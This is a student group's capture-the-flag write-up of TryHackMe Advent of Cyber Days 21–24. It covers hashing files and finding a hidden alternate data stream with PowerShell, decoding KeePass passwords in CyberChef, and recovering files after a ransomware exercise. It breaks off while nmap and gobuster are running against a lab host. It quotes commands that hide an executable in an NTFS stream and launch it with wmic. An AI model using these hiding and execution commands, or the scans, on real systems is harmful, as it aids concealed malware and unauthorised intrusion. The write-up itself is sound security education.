

# PSP0201

## WEEK 6

### WRITE-UP

Group: 1K HONDA

Members

ID	Name	Role
1211100415	Muhammad Ummar Hisham bin Ahmad Madzlan	Leader
1211103066	Balqis Afiqah binti Ahmad Fahmi	Member
1211101925	Nur Alya Nabilah binti Md.Naser	Member
1211103299	Shuuban Subramaniam	Member


## Day 21: Blue Teaming -Time for some ELForensics

**Tools: Attackbox Machines, Terminal, Remmina, Windows Powershell**


**Solution:**

**Question 1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?**


Connect to the Remmina and put the username and the password given



Change the colour depth to RemoteFX(32 bpp)



Accept the certificate



Open the documents file and go to the directory. There we can see the db file hash.txt. Use Get-Content to read the text file below.

```
Windows PowerShell

Loading personal and system profiles took 1742ms.
PS C:\Users\littleshelper> cd .\Documents\
PS C:\Users\littleshelper\Documents> dir

    Directory: C:\Users\littleshelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            11/23/2020   11:21 AM             63 db file hash.txt
-a----            11/23/2020   11:22 AM          5632 deebee.exe

PS C:\Users\littleshelper\Documents> Get-Content '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littleshelper\Documents>
```

**Question 2: What is the MD5 file hash of the mysterious executable within the Documents folder?**

Then, use the Get-FileHash -Algorithm MD5 .\deebee.exe

```
PS C:\Users\littleshelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm      Hash                                     Path
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0      C:\Users\littleshelper\Documen...

PS C:\Users\littleshelper\Documents>
```

**Question 3: What is the MD5 file hash of the mysterious executable within the Documents folder?**

Change the algorithm from MD5 to SHA256

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm      Hash                                     Path
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A786EED99F5585FED C:\Users\littlehelper\Documen...

PS C:\Users\littlehelper\Documents> _
```

**Question 4: Using Strings find the hidden flag within the executable?**

Use `C:\Tools\strings64.exe -accepteula .\deebee.exe` to get the hidden flag

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount
0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

**Question 5: What is the powershell command used to view ADS?**

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

We can locate the different streams using this

```
PS C:\Users\littlhelper\Documents> Get-Item -Path .\deebie.exe -Stream *

PSPath           : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlhelper\Documents\deebie.exe::$DATA
PSParentPath     : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlhelper\Documents
PSChildName      : deebie.exe::$DATA
PSDrive          : C:
PSProvider       : Microsoft.PowerShell.Core\FileSystem
PSIsContainer    : False
FileName        : C:\Users\littlhelper\Documents\deebie.exe
Stream           :::$DATA
Length          : 5632

PSPath           : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlhelper\Documents\deebie.exe:hidedb
PSParentPath     : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlhelper\Documents
PSChildName      : deebie.exe:hidedb
PSDrive          : C:
PSProvider       : Microsoft.PowerShell.Core\FileSystem
PSIsContainer    : False
FileName        : C:\Users\littlhelper\Documents\deebie.exe
Stream           :hidedb
Length          : 6144
```

### Question 6: What is the flag that is displayed when you run the database connector file?

Access the stream with wmic

```
C:\Users\littlhelper\Documents> wmic process call create $(Resolve-Path .\deebie.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Parameters:
Instance of __PARAMETERS
    ProcessId = 5112;
    ReturnValue = 0;
```

When we successfully connect to the database connector file, the flag will be shown below

```
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

### Question 7: Which list is Sharika Spooner on?

The second option is the Naughty List name

```
Jesus Height
Jere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner
Sucks for them .. Returning to the User Menu...
```

### Question 8: Which list is Jaime Victoria on?

The first option is the Nice List name

```
Launa Gwin
Leatrice Turpin
Sabrina Karns
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
Awesome .. Great! Returning to the User Menu...
```

### **Thought Process/Methodology:**

Once we had gained access to the targeted machine IP address, we open up the terminal and connect to the Remmina. Then, we put the targeted server and username also the password given. We waited for a few minutes until it connects with remmina and after done, we click on the windows powershells. After that, we open documents using `cd` command and head into `Get-Content` to read the text file in there. Next, we use the `Get-FileHash` to compute the hash value for a file by using a specified hash algorithm. A hash value is a unique value that corresponds to the content of the file. Then, we changed to the SHA-256 algorithm because it is more secure which is twice longer, with 64 hexadecimal characters for 256-bits than MD5. Next, we used `strings`, because it was able to scan through the data quickly enough to find the flag and also a note saying our database connector file has been moved and we can't query the naughty list anymore. After that we used the following command : `Get-Item -Path file.exe -Stream *` to view ADS. We now can guess the *hidedb* is the stream we are looking for. We access this stream with `wmic`. Anyway, from here we are presented with a simple DB style selection window with the flag after we got connected with the database connector file. We can also choose to see the nice and naughty list name in there.


## Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools: THM attackbox, remmina, keypass, cyberchef

### Solutions:

#### Question 1: What is the password to the KeePass database?

Connect to remmina. type in the IP Adress, username and user pass given.




Remmina connection form with tabs: Basic, Advanced, Behaviour, SSH Tunnel, Notes. Fields: Server (10.10.77.47), Username (administrator), Password (masked with dots).

Also, change the colour depth to Remote FX (32bpp).



Remmina 'Colour depth' dropdown menu showing 'RemoteFX (32 bpp)' selected.

Use cyberchef to decode the downloaded folder given, by using magic as the recipe results will be shown .



CyberChef interface showing the 'Magic' recipe selected. The input is a Base64-encoded string: dGh1Z3JpbmNod2FzaGVyZQ==. The output shows the decoded result: thegrinchw ashere. The 'Properties' tab shows 'Possible languages: From\_Base64('A-Za-z0-9+/'=, t'.

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/'=, t	thegrinchw ashere	Possible languages: From_Base64('A-Za-z0-9+/'=, t



## Question 2: What is the encoding method listed as the 'Matching ops'?

From the cyberchef result, it would show you what encoding method is shown in the recipe box.

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/'=,true)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64 Valid UTF8 Entropy: 3.28

## Question 3: What is the note on the hiya key?

After opening keypass, type in the password found “thegrinchwashere” to open a hidden folder.




The first folder the general folder shown will be the hiya key folder. The info about hiya would be given including the notes.

Title	User Name	Password	URL	Notes
hiya		*****		Your passwords are now encoded. You will never get access to your systems! Hahaha >:~^P

#### **Question 4: What is the decoded password value of the Elf Server?**

Click on the network file, you will be given the elf server folder info.



To get the password, you would have to click on the folder and a pop-up will show. then you would have to change the way of password shown to be seen.



After copying the password, you would have to decode it by using cyberchef to get the decoded version of the password.

The screenshot shows the CyberChef web application. On the left, the 'Recipe' panel has a 'From Hex' recipe selected with the 'Delimiter' set to 'Auto'. The 'Input' panel contains the hex string '736e30774d346e21'. The 'Output' panel displays the decoded result 'sn0wM4n!'. Metadata for the input shows a start of 16, end of 16, length of 0, and 1 line. Metadata for the output shows a time of 6ms, length of 8, and 1 line.


**Question 5: What was the encoding used on the Elf Server password?**

After pasting the password in the input box, you would have to decode it by using cyberchef and using the hex recipe to get the decoded version of the password.

This is a duplicate of the first screenshot, showing the same CyberChef interface with the 'From Hex' recipe decoding the hex string '736e30774d346e21' into 'sn0wM4n!'.

### **Question 6: What is the decoded password value for ElfMail?**

Click on the eMail file, you will be given the ElfMail folder info.



To get the password, you would have to click on the folder and a pop-up will show. then you would have to change the way of password shown to be seen.




After copying the password, you would have to decode it by using from HTML entity recipe in cyberchef to get the decoded version of the password.




### **Question 7: What is the username:password pair of Elf Security System?**

Click on the recycle bin, you will be given the Elf security system folder info.




To get the password, you would have to click on the folder and a pop-up will show. then you would have to change the way of password shown to be seen.




### **Question 8: Decode the last encoded value. What is the flag?**


From the elf security system file info, copy the codes given. Then you would have to decode it by using From Charcode recipe in cyberchef to get the decoded version of the the codes given.



You will see the code not specified yet, Then you would have to decode it again by using From Charcode recipe in cyberchef to get the final decoded version of the the codes given.



Lastly the link to the final THM will be given as below.



## Thought Process/Methodology:

Once we had gained access to the targeted machine IP address, we ran a service by using IP address using Remmina. Then, we head to the folder given we could see all the files in the private file. Afterwards, we ran cyberchef on the website and decode the codes given to get the decoded version of the password in the hidden files. Now, we wanted to get the decoded version of the passwords but before that, we change the type of password showing and copy and paste to cyberchef to decode by using types of recipes on cyberchef. Then, we will be given the final decoded version of the password on cyberchef. Afterwards, do the same step for the other files given to get the final decoded version of the passwords. Then, we would have to get the final password file to receive the THM flag. Lastly, we would get the link to access the flag.





## Day 23: Blue Teaming - The Grinch strikes again!


Tools: THM Attackbox, Remmina

Solutions:

Question 1: What does the wallpaper say?



Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?




### Input

bm9tb3JlYmVzdGZlc3Rpd mFsY29tcGFueQ==


### Output

Recipe (click to load)	Result snippet
<code>From_Base64('A-Za-z0-9+/',true,false)</code>	nomorebestfestivalcompany


**Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?**




**Question 4: What is the name of the suspicious scheduled task?**




**Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?**




**Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?**



**Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?**



**Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?**



### **Thought Process/Methodology:**

Once we had gained access to the targeted machine IP address, we launched Remmina and we changed the quality settings in the preferences page. Then, we ran a service by using IP address using Remmina. Afterwards, we type the server, username and password provided to access the windows virtual machine. Next, we run the task scheduler to find the malware. Now, we change the driver letter and paths to see the partition in our browser. Finally, we restored the 'confidential' folder in our backup drive to be able to see our master password in a txt file.

## Day 24: Final Challenge - The Trial Before Christmas

Tools: Kali Linux, Terminal, Nmap, Gobuster, BurpSuite, FoxyProxy, Reverse Shell, MySQL FireFox, MD5Decrypt, LXD

Solutions:

### Question 1:


Run service and version fingerprinting on the IP address using Nmap.

```
(1211100415@kali)-[~]
└─$ nmap -sVC 10.10.197.140
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 06:55 EDT
Nmap scan report for 10.10.197.140
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Light Cycle
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.54 seconds
```

### Question 2:

Open the webserver.



### Question 3:

Run Gobuster on the webserver.

```
(1211100415@kali)-[~]
$ gobuster dir -u http://10.10.197.140:65000/ -x php -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.197.140:65000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

